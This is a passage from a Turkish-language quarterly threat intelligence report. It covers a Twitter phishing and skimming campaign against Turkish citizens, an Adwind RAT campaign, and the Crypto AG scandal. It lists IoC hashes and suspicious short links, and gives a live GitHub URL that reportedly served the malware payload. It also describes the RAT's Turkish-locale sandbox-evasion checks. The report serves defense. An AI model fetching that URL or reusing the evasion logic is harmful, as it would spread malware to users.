SİBER TEHDİT DURUM RAPORU

OCAK-MART 2020

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi

İÇİNDEKİLER

Sorumsuzluk ve Fikri Mülkiyet Hakkı Beyanı 2

GİRİŞ 4

SİBER TEHDİT İSTİHBARATI 5

1. Türkiye Cumhuriyeti Vatandaşlarını Hedef Alan Oltalama Saldırıları 5
2. Türkiye'yi Hedef Alan Adwind RAT Kampanyası 7
3. Crypto AG Skandalı 9

SİBER SALDIRILAR 10

4. Microsoft Internet Explorer Sıfırıncı Gün Zafiyeti ve Ayın Kritik Zafiyetleri 10
5. SMBV3.11 Zafiyeti 11
6. Apache Tomcat Sunucularda Tespit Edilen Yeni Zafiyet: Ghostcat 11
7. Kurumsal Cihazlardaki Ağ Keşif Protokollerinin Kırılması 12
8. Sweyntooth BLE Zafiyetleri 13
9. Global Android Bankacılık Uygulamalarındaki Güvenlik Riskleri 14

ZARARLI YAZILIM ANALİZİ 16

10. Haken Clicker Malware Family Zararlı Yazılım Analizi 16
11. Catch&See Zararlı Yazılım Analizi 18
12. xHelper Zararlı Yazılım Analizi 20

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK 22

13. Kapalı Ağ Sistemlerinde Kullanılan Monitörlerin Ekran Parlaklığından Veri Sızıntısı 22
14. Sürüş Destek Sistemlerine Yapılan Saldırılar 23
15. Akıllı Aydınlatma Sistemlerinin Karanlık Yüzü 26
16. GE Healthcare Cihazlarındaki MDhex Zafiyet Ailesi 27
17. SHA-1 Özet Algoritmasında Seçili Ön Ek Çakışması 29
18. TPM Çiplerindeki Gömülü Kriptografik Anahtarların Elde Edilmesi 30

DÖNEM İNCELEME KONUSU 31

19. COVID-19 ve Siber Güvenlik 31

KAYNAKÇA 33

GİRİŞ

2020'nin ilk çeyreğinde adından söz ettiren siber olaylar ağırlıklı olarak; sosyal medya oltalama saldırıları, zararlı yazılımlar, ürün ve servislerde keşfedilen zafiyetler ile teknolojik gelişmelerin siber güvenliğe etkisi ile ilgiliydi. Bu yılın ilk raporunda üç aylık dönem içinde öne çıkan vakaları inceleyerek derlediğimiz detaylı analizler yer alıyor.

Sosyal medyadaki dezenformasyon girişimleri ile küresel çapta oltalama, skimming saldırıları ve zararlı yazılım aktiviteleri 2020'de de hız kesmeden devam ediyor. Aralık 2019'dan bu yana dünya gündeminin ana maddesi haline gelen koronavirüs pandemisinin oluşturduğu hassasiyeti fırsat bilen saldırı aktörleri, koronavirüs teması çevresinde düzenledikleri çeşitli zararlı servisler ve mobil uygulamalar ile milyonlarca kullanıcıya yönelik bir tehdit dalgası oluşturuyorlar. Koronavirüs teması çevresinde geliştirilen zararlı mobil uygulamaların dijital mağazalardaki varlığının yanı sıra istatistiki veri sunan bazı servislerin zararlı yazılım kitlerine entegre edilerek satışa çıkarıldığı tespit edildi. Aynı zamanda, koronavirüs gündem maddesi dışında saldırı aktörlerinin birçok kamu kurum ve kuruluşu adına açtıkları sahte hesaplar üzerinden oltalama saldırı kampanyaları yürüttükleri tespit edildi. Bazı saldırıların ülkemize özel olarak geliştirilmesi ve sponsorlu şekilde sunulması 2018-19 dönemlerinde sıklıkla ele aldığımız sponsorlu ve hedef odaklı saldırıların devam etmekte olduğunu gösteriyor. Tespit edilen oltalama saldırıları dışında zararlı yazılım aktivitelerinin de öncelikli bir şekilde devam ettirildiği gözlemleniyor. Bunların 2013-16 yılları arasında binlerce kullanıcıyı etkileyen varyantlarının Türkiye özelindeki saldırı kampanyası bağlamında yeni tür olarak kabul edilen Haken Clicker zararlısı, mobil kullanıcıları tehdit eden Catch&See zararlısı ve zararlı yazılım damlalığı (dropper) olarak bilinen xHelper zararlısı yılın ilk çeyreğinde öne çıkan tehditlerden oldu.

Zararlı ve sahte uygulamaların dışında ağırlıklı olarak kurumsal sistemlerde risk oluşturabilecek ve saldırı aktörlerinin radarına girebilecek yeni zafiyetler keşfedildi. Internet Explorer'da keşfedilen sıfırıncı gün açıklığı (zero-day/0-day), CISCO ürünlerinde keşfedilen üç farklı kritik zafiyet, Apache Tomcat sunucularındaki zafiyet ve SHA-1 özet algoritması ile TPM çiplerinde var olan kriptografik zayıflıklar da gündem maddeleri arasına girdi.

Gelişen teknoloji ile mevcut çözümlerin entegrasyon ve orkestrasyonu 2020'nin geleceğe dönük gündem maddelerinden biridir. Bu bağlamda destek süresi bitmiş işletim sistemleri, yama ve zafiyet yönetimi ile eğitim gibi konular sık sık gündeme gelecektir. Bu dönem içinde, teknolojik yeniliklerle birlikte ortaya çıkan güvenlik risklerinden bankacılık ve kapalı ağ sistemlerinden veri sızıntısı olasılığı oldukça ses getiren maddeler olarak öne çıktı. Ayrıca bluetooth teknolojisi, IoT ve akıllı araç sistemleri alanlarında tespit edilen zafiyetler günlük hayatımızı fark edilebilir seviyede etkilemektedir. Bu çerçevede, akıllı sürüş destek sistemlerinin manipüle edilmesinin getireceği riskler, akıllı aydınlatma sistemlerinin farklı sistemlere erişmek için istismar edilmesi ve hasta sağlık istatistikleri toplayan cihazlardaki zafiyetlerin kötüye kullanılmasıyla insan hayatını doğrudan etkileyebilecek tehditler STM analistleri tarafından ele alındı.

Bu dönem raporumuzda inceleme konusu olarak dünya gündeminin ana maddesi haline gelen koronavirüs pandemisi konusunda bir araştırma hazırladık. "Covid-19 ve Siber Güvenlik" isimli makalemizi "Dönem İnceleme Konusu" başlığı altında bulabilirsiniz. Sağlık Bakanlığı'nın uyarılarını tüm çalışmalarımızı yürütürken dikkate alıyor ve bu süreçte biz de #evdekal kampanyasına destek veriyoruz.

SİBER TEHDİT İSTİHBARATI

Bu kısımda STM Siber Füzyon Merkezimizdeki analistler tarafından yapılan mevcut ve öngörülen siber saldırı, zararlı yazılım ve sıfırıncı gün açıklıklarına yönelik tehdit analizlerinin sonuçları verilmektedir.

1. TÜRKİYE CUMHURİYETİ VATANDAŞLARINI HEDEF ALAN OLTALAMA SALDIRILARI

STM Siber Füzyon Merkezi tarafından gerçekleştirilen çalışmada Türkiye Cumhuriyeti vatandaşlarını hedef alan dolandırıcılık, phishing (oltalama) ve kredi kartı bilgilerini çalmak için gerçekleştirilen "skimming" saldırıları incelenmiştir. Bu saldırılar arasında tekil bir grup olduğu düşünülen ve kart bilgilerini satıyor olabileceği değerlendirilen bir grup ön plana çıkmaktadır. STM analistleri tarafından tespit edilen ve gayrı resmi olarak "Cimer Duyuru Grubu" olarak adlandırılan grubun bir seneyi aşkın bir süredir faaliyet gösterdiği ve oluşturulan sosyal medya hesapları üzerinden yollanan bağlantılarla vatandaşları phishing sayfalarına yönlendirerek, kredi kartı bilgilerini elde etmeyi amaçladıkları değerlendirilmektedir.

Grubun çoğunlukla Twitter üzerinden phishing çalışmalarını yürüttüğü tespit edilmiştir. Grubun kullandığı yöntemlerin aşağıdaki gibi bir seyir izlediği görülmektedir.

- Saldırganların kredi kartı bilgisi ve başka bilgileri elde etmek amacıyla sahte bir web sayfası hazırlaması.
- Alan adı kısaltmakta kullanılan bit.ly, tinyurl.com, bit.do gibi hizmetler aracılığıyla zararlı sayfalara kısa bağlantılar oluşturulması.
- Twitter ve LinkedIn üzerinden kısaltılmış bağlantıların çeşitli sosyal mühendislik yöntemleri kullanılarak ilgi çekecek bir şekilde paylaşılması.
- Başkalarına ait sosyal medya hesaplarının ele geçirilmesi ve phishing bağlantılarının bu hesaplardan paylaşılması.
- Twitter üzerinden reklam verilerek paylaşımların daha geniş bir kitleye ulaştırılması.

Grubun faaliyetleri basına da yansımıştır. Örneği Şekil 1'de görülebilir.

Saldırganlar tarafından ele geçirildiği değerlendirilen çeşitli kullanıcı hesaplarının benzer paylaşımlarda bulunduğu tespit edilmiştir. Şekil 2'deki ekran görüntüsünden anlaşılacağı üzere, kişinin profilinin inandırıcılık sağlamak amacıyla değiştirildiği değerlendirilmektedir.

Saldırganların sadece Türkiye Cumhuriyeti vatandaşlarına karşı gerçekleştirdikleri oltalama saldırılarında birden fazla sosyal medya hesabını ele geçirdikleri tespit edilmiştir. 23 Eylül 2019 tarihinde yapılan paylaşım, hâlâ erişilebilir durumdadır.

Twitter dolandırıcıları Cumhurbaşkanlığı'nı da kullandı

Kendi ülkesinde 'aşırı hassasiyetten' dolayı politik reklamları bile göstermeme kararı alan Twitter, Türkiye'de dolandırıcılar üzerinden binlerce dolar kazanmaya devam ediyor. Dolandırıcılar en son Cumhurbaşkanlığı İletişim Merkezi'nin (CİMER) görsellerini kullanarak vatandaşların kredi kartı bilgilerini çalmaya çalıştı. Twitter da bu dolandırıcılık ilanını sitesinde yayınladı.

Şekil 1: Gazete web sayfalarında yansıyan haber.


Şekil 2: Saldırganlar tarafından ele geçirildiği değerlendirilen Twitter hesabı.

Şekil 3: Saldırganlar tarafından ele geçirildiği değerlendirilen Twitter hesabı.

Şekil 4: Saldırganlar tarafından ele geçirildiği değerlendirilen Twitter hesabının sponsorlu paylaşımı.

Şekil 5: Saldırganlar tarafından oluşturulduğu değerlendirilen Twitter hesabı.

Şekil 6: Saldırganlar tarafından oluşturulduğu değerlendirilen Twitter hesabı ve sponsorlu oltalama paylaşımı.



Şekil 7: Twitter'da paylaşılan ve oltalama bağlantısının bu adrese çözümlendiği iddia edilen, hxxp://vatandas-maliyeportal.com alan adı.

Gerçekleştirilen paylaşımlara ek olarak, ele geçirilen Twitter hesapları tarafından gönderilen paylaşımların sponsorlu olduğu değerlendirilmektedir. Şekil 4'teki ekran görüntüsündeki paylaşım, 21.02.2020 tarihini taşımaktadır. Bu durum, çeşitli paylaşımların kaldırılmasına ve çeşitli hesapların kapatılmasına rağmen, saldırganların faaliyetlerine devam ettiğine işaret etmektedir.

Bu paylaşımlara ek olarak, saldırganların kendi açtıkları hesaplar da olduğu değerlendirilmektedir.

Twitter kullanıcılarının ihbarları üzerine çeşitli hesapların kapatıldığı gözlenmiştir. Bu tür durumlarla karşılaşıldığı takdirde mutlaka sosyal medya platformuna ihbar edilmelidir. İhbar gerçekleştiren kullanıcılardan birinin paylaştığı ekran görüntüsü, bağlantının artık erişilemeyen hxxp://vatandas-maliyeportal.com/ sayfasına çözümlendiğine işaret etmektedir.

Paylaşılan bilginin doğru olduğu ve *hxxp://vatandas-maliyeportal.com/* üzerinden kredi kartı bilgilerini elde etmek amaçlı oltalama saldırısı gerçekleştirildiği iddia edilmektedir.

1.1. Saldırganlar Tarafından Kullanıldığı Değerlendirilen Kısaltılmış Bağlantılar

Şüpheli Kısaltılmış Bağlantılar	
bit.ly/2TpVAUJ	bit.ly/38tfHbi
bit.ly/2Hlwknh	bit.ly/34usBD6
bit.ly/2l5UvEA	tinyurl.com/yyogyfk8
bit.ly/38fxNgz	bit.do/e9q5S
bit.ly/2uzTJoe	bit.ly/37c0M4E
bit.ly/2H4TZ0O	bit.ly/2TtiieK

Tablo 1: Şüpheli kısaltılmış bağlantılar.

1.2. Sonuç

Siber suçluların kredi kartı bilgilerini ele geçirdikleri ve ele geçirilen kredi kartı bilgilerini deep/dark web üzerinde satışa sundukları bilinmektedir. Raporda bahsedilen grubun kredi kartı bilgilerini satışa sunduğuna dair herhangi bir bulgu olmasa da bunu yapmalarının muhtemel olduğu ve faaliyetlerinin bu raporda bahsedilen saldırılarla sınırlı olmadığı değerlendirilmektedir.

2. TÜRKİYE'Yİ HEDEF ALAN ADWIND RAT KAMPANYASI

2.1. Adwind Remote Access Trojan

Adwind RAT, Java tabanlı, farklı işletim sistemlerinde çalışabilen çok fonksiyonlu bir zararlı yazılımdır. Aynı zamanda AlienSpy, Frutas, Unrecom, Sockrat, JSocket ve jRat şeklinde varyantları da olduğu bilinen Adwind, tek bir kaynaktan ücretli olarak kullanıma sunulmaktadır. Adwind'in 2015 yılının sonunda 1800'e yakın kullanıcısı olduğu tespit edilmiştir.

2.2. Adwind RAT Fonksiyonları

Adwind RAT'ın fonksiyonlarından bazıları aşağıdaki gibidir:

- Klavye girdilerini toplamak
- Tarayıcıda saklanan kullanıcı ad ve parolaları elde etmek
- Ekran görüntüsü almak
- Webcam üzerinden resim ve video çekmek
- Mikrofondan ses kaydı yapmak
- Dosya aktarmak
- Genel sistem bilgisi ve kullanıcı bilgisi toplamak
- Kripto para cüzdanlarına dair anahtarları elde etmek
- Android cihazlarda SMS bilgilerine erişmek
- VPN sertifikalarını ele geçirmek

2013 ve 2016 yılları arasında Adwind'in yukarıda listelenen farklı varyantlarının, ticari veya kâr amacı olmayan organizasyonlardaki en az 443.000 kullanıcının kişisel bilgilerini ele geçirmek için kullanıldığı değerlendirilmektedir.

2.3. Saldırı Hedefi Olan Endüstriler

- İmalat
- Finans
- Mühendislik
- Tasarım
- Satış
- Hükümetler
- Nakliye
- Telekom
- Yazılım
- Eğitim
- Gıda üretimi
- Sağlık
- Medya
- Enerji

2.4. Geçmiş Saldırılara Dair IoC Listesi

Zararlı yazılım için tespit edilen özet bilgiler Tablo 3'de aktarılmıştır.

Zararlı Yazılıma Ait SHA-256 Özet Bilgileri
5f558a21a5390dbf4542ce779d98c64db9387fab2721e644948c0a6852c094c3
b723fec834c20444479fda2235a956e3abc66f30b941fbd6e50b8320fec651e8
cca30f351a20f38f12b4ee80b04a7c9499903ac7b0c6d6c34bc81d9b79d70fe3
aa7f0fbcf1eb4eed6321a4083b21975af0737484757bc7344551cac8eb0ecb1a
eee094ca0c81696c3c1559e32f90f53d71c0cf966cb5155a9d0445654cd0a0fb
be4779a060f2b3ede9d9b92900c167faf8a2ac285780cf2c0bbc950a910f2951
ce77b09618281e64d800497e4251caf0e1ff5280177b5bc050be739139dca9cf
47fdd701786e94213ae904c884ce89b46650ea6fb45c486b0da4b76c9dd5d5cd
0562c42488537c713dc7eb774de329099a9f86f3252e570f46be481f8e95b807
a1a57a53dcd3261ec755b09596fc2923d2658b8f306740ab6454b7e6621d0f08
5626ee6bd3e92bf80dff92a718bad8d3cbbb78f3c69060657eed3e09324fb9cc
3dbd6649fb09cfb10cb9f923bdbb5a90742a8ec540427e1afcacc6132b3ba291
d0da7e3b0edc05681994218569ec724db6ff6b1b3a826cdd3ced663a1da2581a
3d5abcfd62185b6db008c1b05b990ebfb7b6fddb0154b5ccbf79a44276085664
39e12bb37a68c58de98aea567591f54ae4cec788b2c6c3fcdb372483ecb3a438

Tablo 2: SHA-256 hash değerleri.

2.5. Türkiye Hedefli Saldırılar

Geçtiğimiz aylarda, Adwind RAT'ın Türkiye'deki farklı sektörlerden birçok şirketi hedef aldığı gözlemlenmiştir. Hedef alınan şirket sayısının en az 80 olduğu değerlendirilmektedir. Gerçekleştirilen saldırıların e-posta üzerinden gönderilen BIFF uzantılı Office dosyaları vasıtasıyla gerçekleştiği değerlendirilmektedir. Dosyanın açılmasıyla "jar" uzantılı ikinci bir dosya indirilmekte ve çalıştırılmaktadır. Bu dosya bir dropper görevi görerek, Adwind RAT zararlı yazılımını cihaz üzerine çıkartır ve çalıştırır. Böylelikle saldırgan hedef sistem üzerinde komut çalıştırabilir hale gelir.

Gerçekleştirilen saldırıların aşağıdaki gibi bir seyir izlediği değerlendirilmektedir.

- Saldırgan kullanıcıya bir oltalama e-postası gönderir.
- Kullanıcı genellikle CSV veya XLS uzantılı Office dokümanını indirir ve açar.
- Çalıştırılan cmd ve powershell komutu ile hedef bilgisayar github üzerinden, docx uzantılı bir "jar" dosyası indirir.
- Çalıştırılan "jar" dosyası, komuta kontrol sunucusuna bağlanarak Adwind zararlı yazılımını çalıştırır.


Sandbox (kum havuzu) analizi, Office dosyalarının sırasıyla aşağıdaki işlemleri çağırdığını göstermektedir.

- C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE
- C:\WINDOWS\SYSTEM32\CMD.EXE
- C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe

Çalıştırılan powershell komutu vasıtasıyla, aşağıdaki URL'den *wucgy3jecwgpv.svg* dosyasının indirildiği değerlendirilmektedir.

- https://raw.githubusercontent.com/5308682/4y-ba8444mtcra11/gh-pages/

Saldırılarda kullanılan zararlı yazılımın antivirüs ürünleri tarafından tespit edilme oranı düşüktür. Bunun sebebinin zararlı "jar" dosyasında kullanılan obfuscation (karmaşıklaştırma), anti-decompilation (anti-geri derleme) ve sandbox evasion (kum havuzu atlatma) yöntemleri olduğu değerlendirilmektedir.



Şekil 8: 02.24.2020 Tarihinde Virus Total'e yüklenen zararlı belge.

2.6. Sandbox Evasion Yöntemleri

Zararlı yazılımın aşağıdaki kontrolleri yaptığı değerlendirilmektedir.

- JVM default dilinin Türkçe olduğunun kontrolü.
- Bilgisayarın bulunduğu ülkenin Türkiye olduğunun (ülke diline bakarak) kontrolü.
- Bilgisayarın dilinin Türkçe olduğunun kontrolü.
- Sistemin public IP adresinin Türkiye'ye ait bir IP olduğunun kontrolü.

Zararlı yazılımın, hedef bu kontrollerden geçmediği takdirde, farklı davranarak antivirüs ve sandbox çözümlerini atlatmayı hedeflediği değerlendirilmektedir. Ayrıca, bu kontroller sağlandığı takdirde, zararlı yazılımın hedef bilgisayar üzerinde kurulu olan antivirüs bilgilerini komuta kontrol sunucusuna ilettiği değerlendirilmektedir.

2.7. Güncel Saldırılara Dair IoC Listesi

Zararlı dosyalar için tespit edilen SHA-1 hash'leri aşağıdadır. Listede yer alan hash bilgilerinin güvenlik bileşenlerine tanımlanması önerilmektedir.

Zararlı Yazılıma Ait SHA-1 Özet Bilgileri	
8ca09bebe64bc1f8a2b5e50d4883f81d58a9f9fc	40050a73fdb3dee718a77c2b300ca7d1c1a62b96
981c98fa370ee934a2754a457a830bcf1e381fbe	7c179f13f2e16bb77df0ef0105368be66477cb56
ce0b09339b565a6613b505a372f83f4003a81190	7d6c9f8b025cf5dcf2a214b3f407e46d2174d4d5
1a5aefbf734564b499f2c0f7269da4b6ed1d95f6	7ee216ddb55b31f6657d5ef2f4b383ca5205ca11
7f3f31249c0390846df9ffdcb246ae49bc9fa1a4	b3e8a2cfa3c711b4cca896e586fc2c0dd1a64576
c71663808fcbab56682602c9e97de8c3a761f4ed	ca6bb68098d965fc6d22e236d7147905a8a5b313
5749253092cad3e8f7ddf50ce04beda666005c06	db7b06a0b551892ec93fe06fa3df4da07b3b407c
aeb56403f3d3950a530663dca5ecb7530d7fec3d	e13bcdcf48575579f1b6ec923cf0a61c6c9be1d0
0914962f88e854527d9b4822fa6d2ff31abc88d4	efec9d9d8234ac7bee2482601cb44f295d72bf47
099a4689f83e9136877f707f853bd906e47abb28	867226868146118784a1caad4509653524560008
57045445bb365d711c411f3d61dcc71c416a29b1	1ad020f084ee146c4bff08e94c6c162c2cdc45b7
81dd7442049535b1e1c5f2904a1e02a6a67ce3ad	20043296337725ad3dc6e304642d1f932c781f48
884bf4ae3b1ecaea6c058f19fce92fbe09214ecf	43922917c4cbedc248808d592e3a2eec3671639b
8ca09bebe64bc1f8a2b5e50d4883f81d58a9f9fc	5d87e1fdba078f591bee4cde00daf59d83e38129
9c2360e8b2256cc7e839e215b5b1892d997378c7	b3281798cc961738f9c7e6b269492c0f9bb47f08
20413ca7b6b034be9e492a949b92dad96171b96a	b4a8dfe2eebaf436c021458e515baf39ed812740
29f03c2651f1f555ec55d0cbee0d937c859c47af	dd0e3c99d3a62e4b45008ffb2f9f046399dc9603
2c71a5896716b12742be84f11a2b6644cb1d08d5	72bd643d71cd725ac59e6fc76a4617180e652ddf
350618e55e6c7c2c572f7ba22319991881c956c9	

Tablo 3: SHA-1 hash değerleri.

3. CRYPTO AG SKANDALI

Şubat ayının başında Washington Post ve ZDF tarafından yaklaşık 50 yıldır dünyanın en güvenilir şifreleme firmalarından biri olan Crypto AG'nin aslında CIA ve BND'nin sahip olduğu bir şirket olduğu ifşa edildi. 21. yüzyıla kadar dünya çapında 120'den fazla ülke haberleşme güvenliğini Crypto AG'ye teslim etmişti. İsviçre merkezli şirketin sahiplerinin uzun bir süre boyunca CIA ve BND olduğu ortaya çıktı. Washington Post'un "Yüzyılın İstihbarat Darbesi[1]" başlığıyla verdiği bu haberle ilgili detayları incelediğimizde, şirketin kurucusu Rusya doğumlu bir göçmen olan Boris Hagelin'in Bolşevik İhtilali'nden sonra İsveç'e, sonra Hitler Norveç'i işgal edince de ABD'ye göçtüğünü ve ABD'ye giderken yanında götürdüğü M-209 isimli şifreleme cihazını Amerikan Ordusu'na sattığını anlıyoruz. Savaş boyunca 140.000 tane M-209 üretilmiş ve sonrasında Hagelin kazandığı para ile dönüp İsveç'te yeni bir firma kurmuştur.

Sonrasında da istihbarat servislerinin dikkat odağından çıkmayan Hagelin, yakın arkadaşı Amerikalı kriptolog William Friedman sayesinde CIA ile anlaşmaya varmıştır. İlk etapta CIA yalnızca çok ileri versiyonların belirtilen ülkeler haricindekilere satılmaması üzerine bir talepte bulunmuş, bunun karşılığında ise önden 700.000 dolar vermeyi önermiştir. Hagelin ABD'ye olan sempatisiyle anlaşmayı kabul etmiş ve aralarındaki ilişki bu şekilde başlamıştır.

İlerleyen yıllarda da bu kontrat belirlenen tarifeler üzerinden devam etmiştir. Belirli bir aşamadan sonra Amerikalı yetkililer Hagelin'den cihazlara Amerikalı kriptologların müdahale etmesini istemeyi düşünmüşseler de Friedman buna Hagelin'in karşı çıkacağını belirtip engellemiştir. Fakat elektronik devrelerin gelişmesiyle birlikte Hagelin ikna edilmiş ve bundan sonra NSA'de görevli kriptologların dizayn ettiği H-460 versiyonu 1967'de piyasaya sürülmüştür. Burada izledikleri metot ise cihazlara bir arka kapı bırakmaktan ziyade çözülmesi kolay olan bir algoritma uygulamak olmuştur.

Şirket her zaman iki versiyon üretmiştir. Birisi güvenilen dost hükümetlere satılan güvenli versiyon, diğeri ise geri kalan ülkelere satılan şifresi kolaylıkla kırılabilir versiyon. Elektronik devreli şifreleyicilerin piyasaya girmesiyle satışlarda büyük patlama yaşanmış ve hükümetler ciddi miktarlarda alış yapmıştır.

1960'ların sonlarına doğru Hagelin 80 yaşına yaklaşmıştı ve şirketin geleceğini güvence altına almak için neler yapabileceğini düşünmekteydi. Bu sırada CIA de Hagelin'in ölümünden sonra mevcut operasyonun nasıl devam edeceği ile ilgili kaygılar taşıyordu. Hagelin'in şirketi oğluna devretme fikrine CIA şüphe ile yaklaşmaktaydı ve 1970 senesinde oğlu bir trafik kazasında hayatını kaybetti. Herhangi bir suikast belirtisi olmadığı söylendi.

Amerikalı istihbarat yetkilileri şirketi satın almayı düşünseler de CIA ve NSA arasındaki anlaşmazlıklardan ötürü bir türlü aksiyon alınamamıştı. Ta ki iki başka istihbarat servisi sahneye girene kadar. Fransız ve Alman istihbarat servisleri bir şekilde operasyondan haberdar olmuş ve dahil olmak istemişlerdi.

Fransız yetkililer 1967 yılında Almanlar ile birlikte Hagelin'den şirketi satın almak istemişler ancak Hagelin bunu reddetmiş ve CIA'ye bildirmiştir. Sonuçta operasyon, Fransızları bir sebeple dışarıda bırakarak CIA ve BND ortaklığına dönüşmüş, CIA ve BND 1970 yılında şirketi 5,75 milyon dolar karşılığında satın almak üzere anlaşmıştır.

Ortaklıkları boyunca BND'nin ticari anlamda da bir beklenti içine girmesi CIA'yi rahatsız etmiş ve bundan dolayı sıkıntılar yaşanmıştır. Öte yandan Amerikalıların da en yakın dostlarını bile dinleme arzusu Almanları rahatsız etmiş ve bu da birtakım sıkıntılara sebep olmuştur.

En yeni teknoloji ürünleri çıkaran şirketin yönetiminde zorlanan CIA ve BND dışarıdan da destek almıştır. Siemens firması verdiği danışmanlık karşılığında şirketin satışlarından yüzde 5 pay almıştır. Aynı şekilde Motorola da CIA varlığını bilerek danışmanlık hizmeti vermiştir. Siemens bu iddialara yorum yapmamayı tercih etmiş, Motorola ise cevap dahi vermemiştir. Kârlılığa bir örnek olarak, 1970 yılında 15 milyon frank olan satışlar 1975'te 51 milyon franka çıkmıştır.

Operasyon süresince müşterilerde bazı şüpheler oluşmuş ve bu kuşkular operasyonu ciddi anlamda tehlikeye atacak seviyelere gelmiştir. Bunlardan biri 1986 yılında Batı Berlin'deki bir diskoya yapılan bombalı saldırıdır. Saldırıda iki Amerikan askeri ve bir Türk kadın yaşamını yitirmiştir. Zamanın ABD Başkanı Reagan bu saldırının Libya tarafından yapıldığını duyurmuş ve bununla ilgili "direkt, net ve çürütülemez" kanıtlar olduğunu söylemiştir. Ayrıca Berlin'deki Libya büyükelçiliğinin bombalama sonrasında operasyonun başarılı olduğunu ilettiğini belirtmiştir. Bunun neticesinde İran cihazlarla ilgili büyük şüpheler duymaya başlamışsa da 6 yıl sonrasına kadar harekete geçmemiştir.

Aynı şekilde şirketteki herkesin bu operasyondan haberdar olmadığı belirtilmiştir. Yönetimdeki birkaç kişi haricinde CIA ve BND bağlantısı bilinmemekteydi. Buna rağmen şirket mensubu yetkin çalışanlar zaman zaman uygulanan algoritmaları sorgulamıştı. Bunun da operasyonun sekteye uğramasına sebebiyet vereceği belirtilmişti. Bu uzmanlardan biri olan Mengia Caflisch 1978'de işe başlamıştı. Algoritmaların zayıf olduğunu fark edip bununla ilgili bir şeyler yapmaya çalıştıysa da başarılı olamamıştı. Çevresine Crypto AG'de tamamen özgür geliştirme yapmanın mümkün olmadığını söylemişti.

İran'ın 1992 yılında şirketin İran'dan sorumlu satış elemanını tutuklamasıyla işler farklı bir boyuta geçmişti. Şirketin en başarılı satış elemanlarından sayılan Hans

Buehler 9 ay sonra 1 milyon dolar karşılığında serbest bırakılmıştı. Bu meblağ BND tarafından karşılanmıştı çünkü Amerikan politikaları buna müsaade etmiyordu. Daha sonra 1995'te NSA hakkında bir haber dizisi yayınlayan *Baltimore Sun* gazetesi bu ifşalara bir yenisini eklemişti.

Şüphe uyandıran bu gelişmelerden sonra aralarında Arjantin, İtalya, Suudi Arabistan, Mısır ve Endonezya'nın bulunduğu ülkeler sözleşmelerini sonlandırmış veya askıya almıştır. Burada ilginç olan İran'ın hizmet almayı kesmemiş olmasıdır.

1993 senesinde daha fazla risk almak istemeyen Almanya operasyondan çıkmak istemiş ve 17 milyon dolar karşılığında hisselerini CIA'e devretmiştir. 2000'lerin başlarından itibaren kârlılığı azalmış olsa da CIA para desteği sağlayarak operasyonu devam ettirmiştir. Operasyondan haberi olan birçok yönetici ideolojik sebeplerden dolayı kendi maaşlarının üzerinde bir şey istememiş ve bu şekilde hizmet etmişlerdir. BND ortaklıktan çıktıktan sonra CIA'in benzer bir şirketi satın aldığı ve bir başkasını da maddi olarak desteklediği belirtilmektedir.

2017 senesinde şirketin Basel'deki merkez binası satılmış, 2018'de de geriye kalan tüm varlıklar elden çıkarılmıştır. Hagelin'in şirketinin 48 sene önce CIA ve BND'ye satışını düzenleyen Liechtensteinlı hukuk firması bu kez de şirketin tasfiyesini gerçekleştirmiştir.

İsviçre operasyonlarını CyOne firması, uluslararası hesapları ve iş varlıklarını da Linde adında bir İsveçli girişimci satın almıştır. CyOne Crypto AG'nin geçmişi hakkında bir yorumları olmadığını açıklamış, Linde ise duyduğunda şok olmuş ve hayal kırıklığına uğradığını belirtmiştir.

Bilgi güvenliği konusunda çok önemli bir olay olarak karşımıza çıkan Crypto AG operasyonu, bu alandaki yerli çözümlerin önemini bir kez daha gözler önüne sermiştir.

SİBER SALDIRILAR

Bu kısımda, küresel çapta ses getiren siber saldırı vakalarına ait detaylar sebep sonuç ilişkisi çerçevesinde incelenmektedir.

4. MICROSOFT INTERNET EXPLORER SIFIRINCI GÜN ZAFİYETİ VE AYIN KRİTİK ZAFİYETLERİ

Microsoft sistemlerinde bulunan zafiyetlerin giderilmesi amacıyla geleneksel olarak salı günleri yayınlanan "Patch Tuesday" yamaları, 2020 Şubat ayı için toplamda 99 adet zafiyete yönelik yama içermektedir. Bu sefer Microsoft'un yaşam döngüsünü tamamlayan Windows 7'ye yönelik desteğini sonlandırmasıyla ilk defa Windows 7 kullanıcılarına yönelik yama bulunmayan bir "Patch Tuesday" yayınlanmış oldu.

Şubat ayında Internet Explorer üzerinde bulunan sıfırıncı gün (0day/zero-day) zafiyetine yönelik bir yama, sistemde hak yükseltme işlemleri için kullanılabilecek birkaç zafiyet, Microsoft Office, Edge ve Exchange Server dahil olmak üzere toplam 99 adet yama bulunuyor. Bunların 10'u kritik, 87'si yüksek, 2'si ise orta derece olarak sınıflandırılmıştır.

